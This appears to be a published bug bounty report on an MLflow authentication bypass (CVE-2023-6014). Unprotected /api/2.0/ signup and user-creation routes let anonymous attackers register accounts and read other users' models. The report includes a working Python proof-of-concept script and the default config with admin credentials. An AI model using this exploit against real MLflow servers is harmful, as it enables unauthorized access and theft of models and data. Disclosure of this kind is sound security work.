

Authentication Bypass via REST API endpoint in mlflow/mlflow

✓ Valid

Reported on Aug 8th 2023

Description

This vulnerability is due to MLFlow's incomplete fix for CVE-2023-1177 LFI/RFI (see the [relevant MLFLOW advisory](#)). A bypass for this in both `mlflow server` and `mlflow ui` was discovered to go around MLFlow's implementation of basic authentication. Most endpoints are properly protected, but the ability to create users using the 2.0 REST API is a notable exception. An unauthenticated remote attacker can use this endpoint to create a user / credential set and then log into MLFlow as a legitimate user-effectively bypassing the fix for CVE-2023-1177. This bypass will allow an attacker to gain `user` level access to the system (not `administrator` access, but even `user` level access enables model, experiment, and artifact theft!).

The source of this vulnerability originates in `mlflow/server/auth/__init__.py` line 112:

```
UNPROTECTED_ROUTES = [CREATE_USER, SIGNUP]
```

This will allow an unauthenticated user to create an account, but due to either design or coding mistake, these endpoints are not normally accessible:

- `/signup`
- `/mlflow/users/create`

However, prepending `/api/2.0/` to those routes will allow access to an unauthenticated remote attacker:

- `/api/2.0/signup`
- `/api/2.0/mlflow/users/create`

Proof of Concept

```
#!/usr/bin/env python3
import string, random, requests

def create_account(URL):
    endpoint = '/api/2.0/mlflow/users/create'
    username = ''.join(random.choices(string.ascii_uppercase + string.digits, k=10))
    password = ''.join(random.choices(string.ascii_uppercase + string.digits, k=10))
    data = requests.post(URL + endpoint, data={
```

```

        'username': username,
        'password': password
    })
    print(f'[i]\tCreating a user account with user ({username}), pw ({password})')
    if data.status_code != 200:
        print('Error creating account!')
        exit(0)
    print(f'returned: {data.text}')
    return (username, password)

if __name__ == '__main__':
    print(create_account('http://172.16.250.130:5000'))

```

Impact

This vulnerability will allow a remote, unauthenticated attacker to create an account. An attacker can then log into the system using those credentials allowing:

- Upload, download and model execution (if daemons are connected) as the created user ,using normal system interactions
- The ability to download all other user's models, experiments, and artifacts. Although MLFlow has implemented a granular read/update/delete/manage permission set, permissions are-by default configuration-set to world readable, enabling theft from other authenticated users.

Line 173 in `mlflow/server/auth/__init__.py` specifies the default permissions:

```

def _get_permission_from_store_or_default(store_permission_func: Callable[[], str])
    """
    Attempts to get permission from store,
    and returns default permission if no record is found.
    """
    try:
        perm = store_permission_func()
    except MlflowException as e:
        if e.error_code == ErrorCode.Name(RESOURCE_DOES_NOT_EXIST):
            perm = auth_config.default_permission
        else:
            raise
    return get_permission(perm)

```

where `auth_config.default_permission` is derived from

`mlflow/server/auth/basic_auth.ini` with the default permission set to `READ`

```

[mlflow]
default_permission = READ
database_uri = sqlite:///basic_auth.db
admin_username = admin
admin_password = password

```

Unless a user manually creates a request (say, using `curl`) to the REST API to specify model & experiment permissions, they all will be readable by all registered users of the system.

Occurrences

 `__init__.py` L112

```
UNPROTECTED_ROUTES = [CREATE_USER, SIGNUP]
```

References

- [Remote file access vulnerability in `mlflow server` and `mlflow ui` CLIs](#)

- ⚙️ We are processing your report and will contact the **mlflow** team within 24 hours. 2 years ago
- 🕒 A **GitHub Issue** asking the maintainers to create a `SECURITY.md` exists 2 years ago
- ✉️ We have contacted a member of the **mlflow** team and are waiting to hear back 2 years ago
- ✉️ We have sent a follow up to the **mlflow** team. We will try again in 4 days. 2 years ago
- ✉️ We have sent a second follow up to the **mlflow** team. We will try again in 7 days. 2 years ago
- ✉️ We have sent a third follow up to the **mlflow** team. We will try again in 14 days. 2 years ago



Dan McInerney commented 2 years ago

[Admin](#)

Hi Bryce,

It's been 45 days since we tried to contact the maintainer without response so we're manually reviewing. We have replicated your finding, that any anonymous user can sign themselves up to bypass the authentication and by default see data created by other users.

This is a bit of a contentious report however, largely because MLflow still states their authentication is in "experimental" phase. On one hand, it is arguable that bugs in experimental features in open source projects are exempt from bounties and on the other hand, this feature is shipped in their latest version and no warning in the documentation says it is not to be trusted but rather only warns that it's "experimental".

The reason we're deciding to mark this valid is because of this PR in the MLflow github: <https://github.com/mlflow/mlflow/pull/9449>

The maintainer states that the pull request fixes the "security flaw" that your report addresses. Since this is the only communication we have with the maintainer and they

expressly said it was a security flaw, we're marking this particular report as valid.

Thanks for you efforts, Dan McInerney Lead Threat Researcher



 **Dan McInerney** modified the Severity from Critical (10) to Critical (9.1) 2 years ago



 **Dan McInerney** modified the Model Weakness from None to High Sensitivity Data Theft 2 years ago



 **Dan McInerney** modified the Model Weakness from High Sensitivity Data Theft to Data Poisoning Attack 2 years ago



 **Dan McInerney** modified the ML Modifiers from Upload: No to Upload: Yes 2 years ago

★ The researcher has received a minor penalty to their credibility for miscalculating the severity: -1



 **Dan McInerney** validated this vulnerability 2 years ago

\$ **sierrahaex** has been awarded the disclosure bounty 

\$ The fix bounty is now up for grabs

★ The researcher's credibility has increased: +7



This vulnerability has now been published 2 years ago

 We have notified the **mlflow/mlflow** maintainers about this report in their weekly follow-up a year ago

[Sign in](#) to join this conversation

CVE

CVE-2023-6014

Published

Vulnerability Type

CWE-598: Use of GET Request Method With Sensitive Query Strings

Severity

Critical (9.1)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High

AvailabilityNone

[Open in visual CVSS calculator](#)

Registry
Pypi

Affected Version
2.5.0


Visibility
Public

Status
Awaiting fix

Disclosure Bounty
\$4500

Fix Bounty
\$1125

Found by



Sierra Haex
@sierrahaex
MIDDLEWEIGHT

Supported by [Palo Alto Networks](#) and Prisma AIRS, leading the way to greater AI security.

